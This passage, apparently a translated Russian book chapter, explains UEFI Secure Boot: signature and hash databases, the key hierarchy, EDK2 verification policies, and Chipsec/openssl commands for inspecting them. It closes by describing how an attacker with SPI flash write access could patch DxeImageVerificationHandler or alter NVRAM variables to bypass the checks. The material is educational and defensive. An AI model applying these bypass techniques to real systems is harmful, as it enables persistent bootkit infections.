Для начала обсудим, как работает безопасная загрузка UEFI. Прежде всего важно отметить, что безопасная загрузка UEFI является частью спецификации UEFI, которую можно найти по адресу *http://www.uefi.org/sites/default/files/resources/ UEFI_Spec_2_7.pdf*. Мы будем ссылаться на эту спецификацию, т. е. описывать, как *должна* работать безопасная загрузка UEFI, хотя детали реализации у производителей конкретных платформ могут различаться.

Примечание *В этом разделе, говоря «безопасная загрузка», мы будем иметь в виду безопасную загрузку UEFI, если явно не оговорено противное.*

Начнем с рассмотрения последовательности загрузки, чтобы понять, когда вступает в игру безопасная загрузка. Затем посмотрим, как безопасная загрузка аутентифицирует исполняемые файлы, и обсудим участвующие в этом базы данных.

Последовательность загрузки

Давайте вспомним последовательность загрузки через UEFI, описанную в главе 14, и посмотрим, где в ней нашлось место безопасной загрузке. Если вы пропустили главу 14, то самое время прочитать ее сейчас.

В разделе «Как работает прошивка UEFI» главы 14 было сказано, что при выходе машины из состояния сброса первым исполняется код прошивки инициализации платформы (platform initialization – PI), который производит базовую инициализацию всего оборудования. Когда PI только начинает работать, чипсет и контроллер памяти еще не инициализированы: прошивке недоступна память в ДЗУПВ, а периферийные устройства на шине PCIe еще не перечислены. (*Шина PCIe* – это стандарт высокоскоростной шины, имеющейся практически во всех современных ПК, мы вернемся к его обсуждению в последующих главах.) В этот момент безопасная загрузка еще не активна, т. е. часть PI системной прошивки не защищена.

Обнаружив и сконфигурировав ЗУПВ и произведя базовую инициализацию платформы, PI переходит к загрузке DXE-драйверов и приложений UEFI, которые и продолжат инициализацию платформенного оборудования. Именно здесь вступает в игру безопасная загрузка. Укорененная в прошивке PI, безопасная загрузка используется для аутентификации модулей UEFI, загруженных из флеш-памяти SPI (Serial Peripheral Interface) или дополнительных ПЗУ периферийных устройств.

В качестве механизма аутентификации используется, по сути дела, процесс проверки цифровой подписи. Разрешено выполнять лишь надлежащим образом аутентифицированные образы. Технология безопасной загрузки опирается на *инфраструктуру открытых ключей* (public key infrastructure – PKI) для управления ключами проверки подписей.

Проще говоря, реализация безопасной загрузки содержит открытый ключ, который используется для проверки цифровых подписей загружаемых исполняемых образов. В каждый образ должна быть внедрена цифровая подпись, хотя, как мы увидим ниже в этой главе, из этого правила есть исключения. Если образ проходит проверку, то он загружается и в конечном итоге выполняется. Если в образе нет подписи или ее проверка не проходит, то инициируется процедура ликвидации последствий – действия, выполняемые в случае ошибки при безопасной загрузке. В зависимости от заданной политики система может продолжить загрузку или прервать ее, выдав сообщение пользователю.

Фактическая реализация безопасной загрузки несколько сложнее, чем мы описали. Чтобы удостовериться в надежности кода, выполняемого в процессе загрузки, технология Secure Boot пользуется разнообразными базами подписей, ключами и политиками. Рассмотрим эти факторы поочередно и углубимся в детали.

Практические реализации: компромиссы

Реализуя прошивку UEFI, производители платформ часто вынуждены выбирать между безопасностью и производительностью. Для проверки цифровых подписей всех образов, запрашивающих право на выполнение, требуется время. На средней современной платформе таких образов может быть несколько сотен, поэтому проверка их цифровых подписей затормозит процесс загрузки. В то же время производитель всеми силами стремится уменьшить время загрузки, особенно во встраиваемых системах и в автомобильной промышленности. Поэтому вместо того чтобы проверять подписи всех UEFI-образов, производители прошивок часто предпочитают проверять хеши образов. Набор хешей для разрешенных образов хранится в специальной памяти, целостность и подлинность которой проверяются с помощью цифровой подписи только один раз при доступе к ней. Ниже в этой главе мы обсудим эти хеши подробнее.

Аутентификация исполняемого файла с помощью цифровых подписей

В качестве первого шага к пониманию безопасной загрузки рассмотрим, как в действительности подписываются исполняемые файлы

UEFI, т. е. где в исполняемом файле находится цифровая подпись и какие виды подписей поддерживаются.

Для исполняемых файлов UEFI, имеющих формат PE (Portable Executable), цифровые подписи находятся в специальных структурах данных – *сертификатах подписи*. Местоположение сертификатов в двоичном файле определяется полем в заголовке PE – *таблицей сертификатов* (*Certificate Table Data Directory*), показанной на рис. 17.1. Отметим, что в одном файле может быть несколько сертификатов, сгенерированных с использованием разных ключей подписания для разных целей. Глядя на это поле, прошивка UEFI может найти информацию о подписи, необходимую для аутентификации исполняемого файла.




Рис. 17.1. Местоположение цифровых подписей в UEFI-образах

В других типах исполняемых UEFI-образов, например *Terse Executable* (*TE*), нет внедренных цифровых подписей в силу особенностей формата. Формат образа TE является производным от PE/COFF и преследует цель уменьшить размер файла. Поэтому TE-образы содержат только те поля формата PE, которые необходимы для выполнения в окружении PI, и таблица сертификатов в их состав не входит. В результате прошивка UEFI не может аутентифицировать такие образы путем проверки цифровой подписи. Но у безопасной загрузки остается возможность аутентифицировать их по криптографически стойкому хешу, этот механизм мы опишем в следующем разделе.

Структура внедренного сертификата подписи зависит от его типа. Мы не будем здесь вдаваться в ее детали, но дополнительные сведения имеются в разделе «Где находятся подписи драйвера» главы 6.

Любой сертификат подписи, используемый в процессе безопасной загрузки, содержит как минимум следующие данные: информацию о криптографических алгоритмах, использованных для генерирования и проверки подписи (например, идентификаторы криптографических функций хеширования и алгоритмов вычисления цифровой подписи), криптографически стойкий хеш файла, саму цифровую подпись и открытый ключ для проверки цифровой подписи.

Этой информации достаточно для проверки подлинности исполняемого образа. Для этого прошивка UEFI находит и читает сертификат подписи в исполняемом файле, вычисляет хеш файла по указанному алгоритму и сравнивает вычисленный хеш с хранящимся в сертификате подписи. Если они совпадают, то прошивка проверяет цифровую подпись хеша с применением указанного в сертификате ключа. Если проверка подписи прошла, то прошивка принимает подпись. В любом другом случае (несовпадение хешей или ошибка проверки подписи) прошивка UEFI отказывается аутентифицировать образ.

Однако одного лишь удостоверения подписи недостаточно для доверия к исполняемому UEFI-образу. Прошивка UEFI должна также убедиться, что образ был подписан авторизованным ключом. В противном случае ничто не помешает любому желающему сгенерировать свой ключ и подписать им вредоносный образ, который пройдет проверку в процессе безопасной загрузки.

Именно поэтому открытый ключ, используемый для проверки подписи, должен соответствовать доверенному закрытому ключу. Прошивка UEFI явно доверяет этим закрытым ключам, поэтому они годятся для установления доверия к образу. Список доверенных открытых ключей хранится в базе данных `db`, которую мы далее и рассмотрим.

База данных db

В базе данных `db` хранится список сертификатов доверенных открытых ключей, которыми разрешено проверять подписи. Всякий раз при проверке подписей исполняемого образа безопасная загрузка ищет открытый ключ подписи в базе данных `db`, чтобы понять, может она ему доверять или нет. И лишь в том случае, когда код подписан закрытым ключом, соответствующим одному из авторизованных открытых ключей, ему будет разрешено выполняться на этапе загрузки.

Помимо списка доверенных сертификатов открытых ключей, база данных `db` содержит хеши отдельных исполняемых файлов, которым разрешено выполняться на платформе, вне зависимости от того, подписаны они или нет. Этот механизм можно использовать для аутентификации TE-файлов без внедренной цифровой подписи.

Согласно спецификации UEFI, база данных сигнатур хранится в переменной в энергонезависимой памяти (NVRAM), содержимое которой сохраняется при перезагрузке системы. Реализация переменных в NVRAM зависит от платформы. Чаще всего они хранятся в той же флеш-памяти SPI, где находится платформенная прошивка, например BIOS. В разделе «Модификация переменных UEFI для обхода проверок безопасности» ниже мы увидим, что это ведет к уязвимостям, позволяющим обойти безопасную загрузку.

Проверьте содержимое базы данных `db` в своей системе, распечатав содержимое переменной в NVRAM, где она хранится. Мы будем использовать в качестве примера платформу Lenovo Thinkpad T540p. Для распечатки содержимого переменной воспользуемся программой с открытым исходным кодом Chipsec, с которой уже встречались в главе 15. Она предлагает развитую функциональность для проведения компьютерно-технической экспертизы, о чем мы будем говорить подробнее в главе 19.

Скачайте Chipsec из GitHub по адресу *https://github.com/chipsec/chipsec/*. Для работы также понадобится пакет `winpy` (расширения Python для Windows), который нужно скачать и установить до запуска Chipsec. Затем откройте командную консоль или другой интерпретатор команд и перейдите в каталог, где находится Chipsec. Для получения списка переменных UEFI введите следующую команду:

```
$ chipsec_util.py uefi var-list
```

Она выводит список всех переменных UEFI в каталог *efi_variables.dir* текущего каталога и декодирует некоторые из них (Chipsec декодирует только известные ей переменные). Перейдя в этот каталог, вы увидите картину, показанную на рис. 17.2.




Рис. 17.2. Переменные UEFI, распечатанные Chipsec

Каждый элемент каталога соответствует одной переменной UEFI в NVRAM. Имена переменных имеют вид `VarName_VarGUID_VarAttributes.bin`, где `VarName` – имя переменной, `VarGUID` – 16-байтовый глобальный уникальный идентификатор (GUID) переменной, а `VarAttributes` – список атрибутов переменной в краткой форме. Ниже перечислены некоторые атрибуты в соответствии со спецификацией UEFI.

- **`NV`** – энергонезависимая, т. е. содержимое переменной сохраняется после перезагрузки.
- **`BS`** – доступна службам загрузки UEFI. Службы загрузки UEFI работают во время загрузки, перед тем как начал выполнение загрузчик ОС, а после этого становятся недоступны.
- **`RT`** – доступна службам времени выполнения UEFI. В отличие от служб загрузки, службы времени выполнения UEFI остаются доступны как во время загрузки, так и во время работы ОС.
- **`AWS`** – аутентифицированная переменная со счетчиком. Это означает, что новое содержимое может быть записано в переменную, только если оно подписано авторизованным ключом. В состав подписанных данных, хранящихся в переменной, входит счетчик, чтобы защититься от атак путем возврата к старой версии.

- **TBAWS** – аутентифицированная переменная со временем. Это означает, что новое содержимое может быть записано в переменную, только если оно подписано авторизованным ключом. Временная метка в подписи отражает время, когда были подписаны данные. Это позволяет убедиться, что подпись была создана раньше, чем истек срок хранения соответствующего ключа подписания. В следующем разделе мы дополним информацию об аутентификации со временем.

Если безопасная загрузка сконфигурирована и на платформе существует переменная `db`, то в этом каталоге будет присутствовать подкаталог, имя которого начинается строкой *db_D719B2CB-3D3A-4596-A3BC-DAD00E67656F*. При выводе переменной UEFI `db` Chipsec автоматически декодирует ее содержимое в этот каталог, где находятся файлы, соответствующие сертификатам открытых ключей и хешам образов UEFI, выполнение которых разрешено. В нашем случае таких файлов пять – четыре сертификата и один SHA256-хеш, все они показаны на рис. 17.3.




Рис. 17.3. Содержимое переменной UEFI с базой данных подписей

Сертификаты представлены в стандартном формате X.509. Их можно раскодировать и получить информацию о выпустившей организации. Для этого мы воспользуемся пакетом программ `openssl`. Скачайте его с сайта *https://github.com/openssl/openssl/*, установите и выполните следующую команду, подставив вместо `certificate_file_path` каталог на своем компьютере, в котором находится `openssl`:

```
$ openssl x509 -in certificate_file_path
```

В операционной системе Windows просто измените расширение файла с сертификатом X.509 с *bin* на *crt* и откройте файл в проводнике, чтобы посмотреть на результат декодирования. В табл. 17.1 показаны издатели и субъекты сертификатов на нашей машине.

Таблица 17.1. *Декодированные сертификаты из переменной UEFI*

Имя файла	Выпущен для	Кем выпущен
X509-7FACC7B6-127F-4E9C-9C5D-080F98994345-03.bin	Thinkpad Product CA 2012	Lenovo Ltd. Root CA 2012
X509-7FACC7B6-127F-4E9C-9C5D-080F98994345-04.bin	Lenovo UEFI CA 2014	Lenovo UEFI CA 2014
X509-77FA9ABD-0359-4D32-BD60-28F4E78F784B-01.bin	Microsoft Corporation UEFI CA 2011	Microsoft Corporation Third-Party Marketplace Root
X509-77FA9ABD-0359-4D32-BD60-28F4E78F784B-02.bin	Microsoft Windows Production PCA 2011	Microsoft Root Certificate Authority 2010

Из таблицы видно, что только UEFI-образы, подписанные Lenovo и Microsoft, пройдут проверку целостности, выполняемую в ходе безопасной загрузки UEFI.

Пакет программ OpenSSL

OpenSSL – это библиотека и пакет программ с открытым исходным кодом, реализующие протоколы Secure Socket Layer и Transport Layer Security, а также криптографические примитивы общего назначения. Распространяемый по лицензии в духе Apache, OpenSSL часто используется в коммерческих и некоммерческих приложениях. Библиотека предлагает широкую функциональность для работы с сертификатами X.509 – как для разбора существующих, так и для создания новых сертификатов. Дополнительные сведения о проекте можно найти на сайте *https://www.openssl.org/*.

База данных dbx

В отличие от `db`, база данных `dbx` содержит сертификаты открытых ключей и хеши исполняемых UEFI-образов, которые *запрещено* выполнять на этапе загрузки. Ее еще называют *базой данных отозванных подписей*. В ней перечислены образы модулей, которые безопасная загрузка не пропустит, потому что они содержат известную уязвимость, способную скомпрометировать платформу целиком.

Для изучения содержимого базы данных `dbx` мы поступим точно так же, как при изучении базы подписей `db`. Среди каталогов, созданных программой Chipsec, вы найдете каталог *efi_variables.dir*, который должен содержать подкаталог с именем, начинающимся строкой *dbx_D719B2CB-3D3A-4596-A3BCDAD00E67656f*. Там находятся сертификаты и хеши запрещенных UEFI-образов. На нашей машине в нем имеется только 78 хешей и ни одного сертификата, как показано на рис. 17.4.




Рис. 17.4. Содержимое переменной UEFI с базой данных отозванных подписей dbx

На рис. 17.5 приведена блок-схема алгоритма проверки подписи образа с использованием баз данных db и dbx.




Рис. 17.5. Алгоритм проверки образа в ходе безопасной загрузки UEFI

По этому рисунку видно, что исполняемый UEFI-образ проходит аутентификацию, только если его хеш или сертификат подписи находится в базе данных db, но отсутствует в базе данных dbx. В противном случае образ не проходит проверку целостности, осуществляемую технологией безопасной загрузки.

Аутентификация с учетом времени

Помимо баз данных db и dbx, при безопасной загрузке используются еще две базы, dbt и dbr. База данных dbr содержит сертификаты открытых ключей, применяемые для проверки подписей загрузчика режима восстановления ОС. О ней мы говорить не будем.

База данных dbt содержит сертификаты временных меток, применяемые для проверки временных меток цифровых подписей исполняемых UEFI-образов, что позволяет проводить аутентификацию с учетом времени (TBAWS), предусмотренную безопасной загрузкой. (Мы уже упоминали TBAWS выше, когда рассматривали атрибуты переменных UEFI.)

Цифровая подпись исполняемого UEFI-образа иногда содержит временную метку, выпущенную службой *Time Stamping Authority* (*TSA*). Временная метка подписи отражает время ее создания. Сравнивая временную метку подписи с временной меткой даты истечения срока действия ключа подписания, безопасная загрузка определяет, была ли подпись сгенерирована до или после того, как срок действия ключа истек. В общем случае после истечения срока действия ключ подписания считается скомпрометированным. Таким образом, временная метка подписи позволяет безопасной загрузке убедиться, что подпись была сгенерирована тогда, когда ключ еще не был скомпрометирован. Аутентификация с учетом времени уменьшает сложность PKI применительно к сертификатам из базы данных db.

Кроме того, аутентификация с учетом времени позволяет избежать повторного подписания одних и тех же UEFI-образов. Временная метка подписи доказывает безопасной загрузке, что UEFI-образ был подписан до момента истечения срока действия или отзыва ключа. Поэтому подпись остается действительной даже после истечения срока действия ключа, потому что была создана, когда ключ был действительным и нескомпрометированным.

Ключи безопасной загрузки

Итак, мы видели, как безопасная загрузка получает информацию о доверенных и отозванных сертификатах открытых ключей. Теперь поговорим о том, как эти базы данных хранятся и защищаются от несанкционированной модификации. Ведь стоит злоумышленнику изменить базу данных db, как он легко обойдет все проверки безопасной загрузки, внедрив вредоносный сертификат и заменив начальный загрузчик ОС поддельным загрузчиком, который будет подписан закрытым ключом, соответствующим вредоносному сертификату. А поскольку вредоносный сертификат находится в базе данных db, безопасная загрузка позволит поддельному начальному загрузчику выполниться.

Поэтому, чтобы защитить базы данных db и dbx от несанкционированного изменения, производитель платформы или ОС должен их

подписать. Прежде чем читать содержимое этих баз данных, прошивка UEFI аутентифицирует их, проверяя цифровую подпись с помощью открытого ключа, называемого *ключ для обмена ключами* (key exchange key – KEK). Затем она аутентифицирует каждый KEK с помощью второго ключа, называемого *платформенным* (platform key, PK).

Ключи для обмена ключами

Как и в случае баз данных `db` и `dbx`, список открытых KEK хранится в переменной UEFI в NVRAM. Содержимое переменной `KEK` мы изучим, воспользовавшись результатами предыдущего выполнения команды `chipsec`. Откройте каталог с результатами. Там вы должны увидеть подкаталог с именем вида *KEK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C*, который содержит сертификаты открытых KEK (рис. 17.6). Эта переменная UEFI тоже аутентифицирована, как станет ясно из дальнейшего.




Рис. 17.6. Содержимое переменной UEFI `KEK`

Только владелец закрытого ключа, соответствующего любому из этих сертификатов, может модифицировать содержимое баз данных `db` и `dbx`. В данном примере мы имеем всего два сертификата KEK, выпущенных Microsoft и Lenovo; они показаны в табл. 17.2.

Таблица 17.2. *Сертификаты в переменной UEFI KEK*

Имя файла	Выпущен для	Кем выпущен
X509-7FACC7B6-127F-4E9C -9C5D-080F98994345-00.bin	Lenovo Ltd. KEK CA 2012	Lenovo Ltd. KEK CA 2012
X509-77FA9ABD-0359-4D32 -BD60-28F4E78F784B-01.bin	Microsoft Corporation KEK CA 2011	Microsoft Corporation Third-Party Marketplace Root

Чтобы узнать, кто владеет закрытыми ключами, соответствующими сертификатам KEK в вашей системе, распечатайте переменную `KEK` и выполните команду `openssl`, как было описано выше.

Платформенный ключ

PK – это последний ключ подписания в иерархии ключей безопасной загрузки. Как вы, наверное, догадались, он используется для аутентификации ключей KEK путем подписания переменной UEFI KEK. Согласно спецификации UEFI, на каждой платформе есть один PK. Обычно он соответствует производителю платформы.

Вернитесь к подкаталогу *PK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C* каталога *efi_variables.dir*, который был создан в процессе выполнения `chipsec`. Там вы найдете сертификат открытого PK. Ваш сертификат будет соответствовать вашей же платформе. Ну а поскольку мы работали на платформе Lenovo Thinkpad T540p, то ожидаем найти сертификат PK, соответствующий компании Lenovo (см. рис. 17.7).




Рис. 17.7. Сертификат PK

Как видим, наш сертификат действительно выпущен Lenovo. Переменная UEFI PK также аутентифицирована и при каждом обновлении должна подписываться соответствующим закрытым ключом. Иными

словами, если владелец платформы (или производитель платформы, в терминологии UEFI) захочет обновить переменную PK с помощью нового сертификата, то буфер с новым сертификатом должен быть подписан закрытым ключом, соответствующим текущему сертификату, хранящемуся в переменной PK.

Безопасная загрузка UEFI: полная картина

Теперь, когда мы изучили всю иерархию инфраструктуры PKI, используемую в безопасной загрузке UEFI, соберем все вместе и представим полную картину (рис. 17.8).




Рис. 17.8. Порядок проверки при безопасной загрузке UEFI

В самом верху мы видим, что корнем доверия (это компоненты, которым безопасная загрузка UEFI безусловно доверяет и на которых основаны все последующие проверки) являются прошивка инициализации платформы (PI) и платформенный ключ. Прошивка инициализации – это код, который исполняется сразу после выхода процессора из состояния сброса, и безопасная загрузка UEFI неявно доверяет этому коду. Если злоумышленник скомпрометирует PI, то вся цепочка доверия в технологии безопасной загрузки будет подорвана. В таком случае злоумышленник может изменить модуль UEFI, реализующий функции проверки образов, так что он будет всегда возвращать признак успеха и, следовательно, аутентифицировать любой предоставленный для проверки UEFI-образ.

Поэтому в модели доверия безопасной загрузки предполагается, что механизм безопасного обновления прошивки (Firmware Secure Update) реализован правильно, т. е. любое обновление прошивки подписано надлежащим ключом (который должен отличаться от PK). Таким образом, можно будет применить только авторизованные обновления прошивки PI, и корень доверия не будет скомпрометирован.

Легко видеть, что эта модель доверия не защищает от физических атак, когда злоумышленник физически перепрограммирует флеш-память SPI, записав в нее вредоносный образ прошивки и скомпрометировав прошивку PI. О защите прошивки от физических атак мы поговорим ниже.

В верхней части рис. 17.8 мы видим, что платформенный ключ, предоставленный производителем платформы, имеет такой же уровень безусловного доверия, как прошивка PI. Этот ключ используется для установления доверия между прошивкой PI и производителем платформы. Имея платформенный ключ, прошивка платформы позволяет производителю обновлять KEK'и и, как следствие, контролировать, какие образы проходят проверки безопасной загрузки, а какие – нет.

На следующем уровне мы видим KEK'и, которые устанавливают доверие между прошивкой PI и ОС, работающей на платформе. Коль скоро KEK платформы помещен в переменную UEFI, ОС может определить, какие образы проходят проверку безопасной загрузки. Например, поставщик ОС может использовать KEK, чтобы разрешить прошивке UEFI выполнять начальный загрузчик ОС.

В самом низу модели доверия находятся базы данных `db` и `dbx`, подписанные KEK'ами и содержащие хеши образов и сертификаты открытых ключей, которые уже непосредственно используются для проверки целостности исполняемых файлов.

Политика безопасной загрузки

Сама по себе технология безопасной загрузки использует переменные `PK`, `KEK`, `db`, `dbx` и `dbt`, чтобы уведомить платформу, можно ли доверять исполняемому образу. Но как интерпретировать результаты этой проверки (т. е. выполнять образ или нет), зависит от действующей политики.

Мы уже несколько раз упоминали в этой главе политики, не рассказывая подробно, что же это такое. Пора приглядеться к ним поближе.

По существу, политика безопасной загрузки диктует, какие действия должна предпринять платформенная прошивка по результатам аутентификации образа. Прошивка может выполнить образ, отказаться от выполнения, отложить выполнение или попросить пользователя принять решение.

В спецификации UEFI нет жесткого определения политики безопасной загрузки, этот вопрос оставлен на усмотрение реализации, так что разные производители могут реализовывать политики по-разному. В этом разделе мы рассмотрим несколько элементов политики безопасной загрузки, реализованных в исходном коде Intel EDK2, с которым мы встречались в главе 15. Скачайте или клонируйте

исходный код EDK2 из репозитория по адресу *https://github.com/tianocore/edk2/*, если не сделали этого раньше.

Один из элементов, которые принимает во внимание реализация безопасной загрузки в EDK2, – происхождение аутентифицируемых исполняемых образов. Образ может поступить с разных устройств хранения, из которых некоторые по самой своей природе заслуживают доверия. Например, если образ загружен из флеш-памяти SPI, т. е. из того же запоминающего устройства, что остальная прошивка UEFI, то платформа могла бы доверять ему автоматически. (Однако если злоумышленнику удалось изменить образ во флеш-памяти SPI, значит, он мог бы совершить манипуляции и с другими частями прошивки, в частности полностью отключить безопасную загрузку. Мы обсудим эту атаку ниже в разделе «Изменение прошивки PI с целью отключения безопасной загрузки».) С другой стороны, если образ загружен с внешнего PCI-устройства, например из дополнительного ПЗУ – специальной прошивки, загружаемой с внешнего периферийного устройства в предзагрузочном окружении, – то он не считается доверенным и подлежит проверке в ходе безопасной загрузки.

Ниже приведены определения некоторых политик, принимающих решения о том, как обрабатывать образы с учетом их происхождения. Эти политики находятся в файле *SecurityPkg\SecurityPkg.dec* в репозитории EDK2. Каждая политика назначает значения по умолчанию образам, отвечающим критерию:

- **`PcdOptionRomImageVerificationPolicy`**. Требует проверять образы, загруженные из дополнительных ПЗУ, например устройств на шине PCI (значение по умолчанию: 0x00000004);
- **`PcdRemovableMediaImageVerificationPolicy`**. Требует проверять образы, находящиеся на съемных устройствах, к которым относятся CD-ROM, USB и сеть (значение по умолчанию: 0x00000004);
- **`PcdFixedMediaImageVerificationPolicy`**. Требует проверять образы, находящиеся на несъемных устройствах, в частности на жестких дисках (значение по умолчанию: 0x00000004).

Помимо этих политик, есть еще две, которые явно не определены в файле *SecurityPkg\SecurityPkg.dec*, но используются в реализации безопасной загрузки в EDK2:

- **из флеш-памяти SPI.** Требует проверять образы, находящиеся во флеш-памяти SPI (значение по умолчанию: 0x00000000);
- **другой источник.** Требует проверять образы, находящиеся на устройствах, отличных от описанных выше (значение по умолчанию: 0x00000004).

Примечание *Имейте в виду, что это не полный список политик безопасной загрузки, применяемых для аутентификации образов. Производители прошивок могут изменять или расширять его, добавляя собственные политики.*

Ниже приведены описания значения по умолчанию для политик.

- **0x00000000** – всегда доверять образу, независимо от того, подписан он или нет и присутствует ли его хеш в базе данных `db` или `dbx`.
- **0x00000001** – никогда не доверять образу. Даже образы с действительными подписями отвергаются.
- **0x00000002** – разрешить выполнение, если имеется нарушение безопасности. Образ будет выполнен, даже если его подпись невозможно проверить или его хеш внесен в черный список и находится в базе данных `dbx`.
- **0x00000003** – отложить выполнение, если имеет место нарушение безопасности. В этом случае образ не отвергается сразу же и загружается в память. Однако выполнение откладывается до момента, когда статус аутентификации будет оценен заново.
- **0x00000004** – запретить выполнение, если образ не прошел аутентификацию по базам данных `db` и `dbx`.
- **0x00000005** – спросить у пользователя, имеется ли нарушение безопасности. Если безопасная загрузка не аутентифицировала образ, то наделенный полномочиями пользователь может принять решение, доверять ли образу. Например, пользователю можно показать сообщение во время загрузки.

Из определений политик безопасной загрузки видно, что все образы, загруженные из флеш-памяти SPI, пользуются доверием, и для них цифровая подпись не проверяется вовсе. Во всех остальных случаях значение по умолчанию 0x000000004 требует проверки подписи и запрещает выполнение любого неаутентифицированного кода, поступившего из дополнительного ПЗУ или находящегося на съемном, несъемном или любом другом носителе.

Защита от буткитов с помощью безопасной загрузки

Теперь, зная, как работает безопасная загрузка, рассмотрим конкретный пример защиты от буткитов, нацеленных на процесс загрузки ОС. Мы не будем обсуждать буткиты, атакующие MBR и VBR, потому что, как было объяснено в главе 14, прошивка UEFI не пользуется ни тем, ни другим (кроме как в режиме совместимости), в связи с чем традиционные буткиты не могут скомпрометировать системы на базе UEFI.

В главе 15 мы говорили, что буткит DreamBoot был первым публичным доказательством правильности концепции, подтвердившим возможность атаки на системы, загружаемые через UEFI. В системе с UEFI, но без безопасной загрузки этот буткит работает следующим образом.

1. Автор буткита подменяет оригинальный начальный загрузчик Windows, *bootmgfw.efi*, вредоносным загрузчиком, *bootx64.efi*, находящимся в загрузочном разделе.

2. Вредоносный начальный загрузчик считывает в память *bootmgfw.efi*, изменяет его, так чтобы получить контроль над загрузчиком Windows *winload.efi*, и выполняет его, как показано на рис. 17.9.




Рис. 17.9. Проведение атаки DreamBoot на начальный загрузчик ОС

3. Вредоносный код продолжает изменять системные модули, пока не дойдет до ядра операционной системы, обходя при этом механизмы защиты ядра (в частности, политику подписания кода режима ядра), предназначенные для того, чтобы предотвратить выполнение несанкционированного кода в режиме ядра.

Атака такого вида возможна, потому что по умолчанию начальный загрузчик ОС не аутентифицируется в процессе загрузки через UEFI. Прошивка UEFI получает местоположение начального загрузчика ОС из переменной UEFI; на платформах Microsoft Windows это файл *\EFI\Microsoft\Boot\bootmgfw.efi* в загрузочном разделе. Злоумышленник с системными привилегиями легко может подменить или модифицировать начальный загрузчик.

Однако если безопасная загрузка включена, то такая атака становится невозможной. В случае безопасной загрузки проверяется целостность UEFI-образов на этапе загрузки, а поскольку начальный загрузчик ОС – один из файлов, выполняемых на этом этапе, его подпись проверяется по базам данных `db` и `dbx`. Вредоносный загрузчик не подписан надлежащим ключом, поэтому он не пройдет проверку и не будет выполнен (правда, это зависит от политики загрузки). Именно таким способом безопасная загрузка защищает компьютер от буткитов.

Атаки на безопасную загрузку

Теперь рассмотрим некоторые атаки против безопасной загрузки через UEFI, которые могут оказаться успешными. Безопасная загрузка полагается на прошивку PI и платформенный ключ как на корень доверия, поэтому если один из этих компонентов скомпрометирован, то и вся цепочка доверия становится бесполезной. Рассмотрим буткиты и руткиты, способные подорвать безопасную загрузку.

Интересующий нас класс буткитов опирается главным образом на модификацию содержимого флеш-памяти SPI, которая часто служит хранилищем основной прошивки. Почти все настольные компьютеры и ноутбуки хранят прошивку UEFI во флеш-памяти, обращения к которой идут через контроллер SPI.

В главе 15 мы представили различные атаки с установкой постоянных руткитов UEFI во флеш-память с прошивкой, поэтому не будем повторяться, хотя те же самые атаки (нацеленные на ошибки в обработчике SMI, скрипт загрузки S3, защиту BIOS от записи и т. д.) можно использовать и против безопасной загрузки. При описании атак в этом разделе мы будем предполагать, что злоумышленник уже умеет модифицировать содержимое флеш-памяти, содержащей прошивку UEFI, и поговорим о том, что он сможет сделать дальше.

Изменение прошивки PI с целью отключения безопасной загрузки

Коль скоро злоумышленник умеет модифицировать содержимое флеш-памяти SPI, он сможет легко отключить безопасную загрузку, изменив прошивку PI. На рис. 17.8 мы видели, что безопасная загрузка UEFI укоренена в прошивке PI, так что, изменив модули прошивки PI, реализующие безопасную загрузку, мы сумеем отключить ее.

Чтобы изучить этот процесс, снова воспользуемся исходным кодом Intel EDK2 (*https://github.com/tianocore/edk2/*) как примером реализации UEFI. Вы увидите, где именно реализованы проверки, выполняемые при безопасной загрузке, и как их можно подавить.

В папке репозитория *SecurityPkg/Library/DxeImageVerificationLib* имеется файл *DxeImageVerificationLib.c*, в котором реализована проверка целостности кода. Именно там находится функция `DxeImageVerificationHandler`, которая решает, можно ли доверять исполняемому файлу UEFI и выполнить его или следует сообщить, что проверка не прошла. В листинге 17.1 показан прототип этой функции.

Листинг 17.1. *Прототип функции* `DxeImageVerificationHandler`

```
EFI_STATUS EFI_API DxeImageVerificationHandler (
  IN UINT32                         AuthenticationStatus, ❶
  IN CONST EFI_DEVICE_PATH_PROTOCOL *File, ❷
  IN VOID                           *FileBuffer, ❸
```

```
  IN UINTN                          FileSize, ❹
  IN BOOLEAN                        BootPolicy ❺
);
```

В первом аргументе передается переменная `AuthenticationStatus` ❶, показывающая, подписан образ или нет. Аргумент `File` ❷ – указатель на путь к устройству, где находится файл. Аргументы `FileBuffer` ❸ и `FileSize` ❹ – указатель на проверяемый UEFI-образ и его размер.

Наконец, аргумент `BootPolicy` ❺ показывает, поступил ли запрос на загрузку подлежащего аутентификации образа от диспетчера загрузки UEFI и является ли образ выбранным начальным загрузчиком ОС. Мы подробно обсуждали диспетчер загрузки UEFI в главе 14.

По завершении проверки эта функция возвращает одно из следующих значений:

- **`EFI_SUCCESS`** – аутентификация прошла успешно и образ будет выполнен;
- **`EFI_ACCESS_DENIED`** – образ не аутентифицирован, потому что платформенная политика говорит, что прошивка не должна его использовать. Это может случиться, если прошивка пытается загрузить образ со съемного устройства, а политика запрещает выполнение файлов, хранящихся на съемных устройствах, во время загрузки вне зависимости от того, подписаны они или нет. В этом случае процедура возвращает `EFI_ACCESS_DENIED`, даже не приступая к проверке подписи;
- **`EFI_SECURITY_VIOLATION`** – аутентификация не прошла, потому что безопасная загрузка не смогла проверить подпись образа или потому что его хеш обнаружен в базе данных запрещенных образов (`dbx`). Это возвращенное значение говорит, что образу нельзя доверять и платформе следует справиться с политикой безопасной загрузки, чтобы решить, можно ли исполнять файл;
- **`EFI_OUT_RESOURCE`** – в процессе проверки произошла ошибка из-за нехватки системных ресурсов (обычно памяти) для аутентификации образа.

Чтобы обойти проверки со стороны безопасной загрузки, злоумышленник, имеющий право записи во флеш-память SPI, может изменить эту функцию, так чтобы она возвращала `EFI_SUCCESS` для любого исполняемого образа. Тогда UEFI-образ пройдет аутентификацию независимо от того, подписан он или нет.

Модификация переменных UEFI для обхода проверок безопасности

Другой способ атаковать реализацию безопасной загрузки – модифицировать переменные UEFI в NVRAM. Мы уже говорили в этой главе, что технология безопасной загрузки использует переменные для хранения конфигурационных параметров, например включена ли

безопасная загрузка, ключи PK и KEK, базы данных подписей и платформенные политики. Если злоумышленник сможет изменить эти переменные, то сможет отключить или обойти проверки безопасной загрузки.

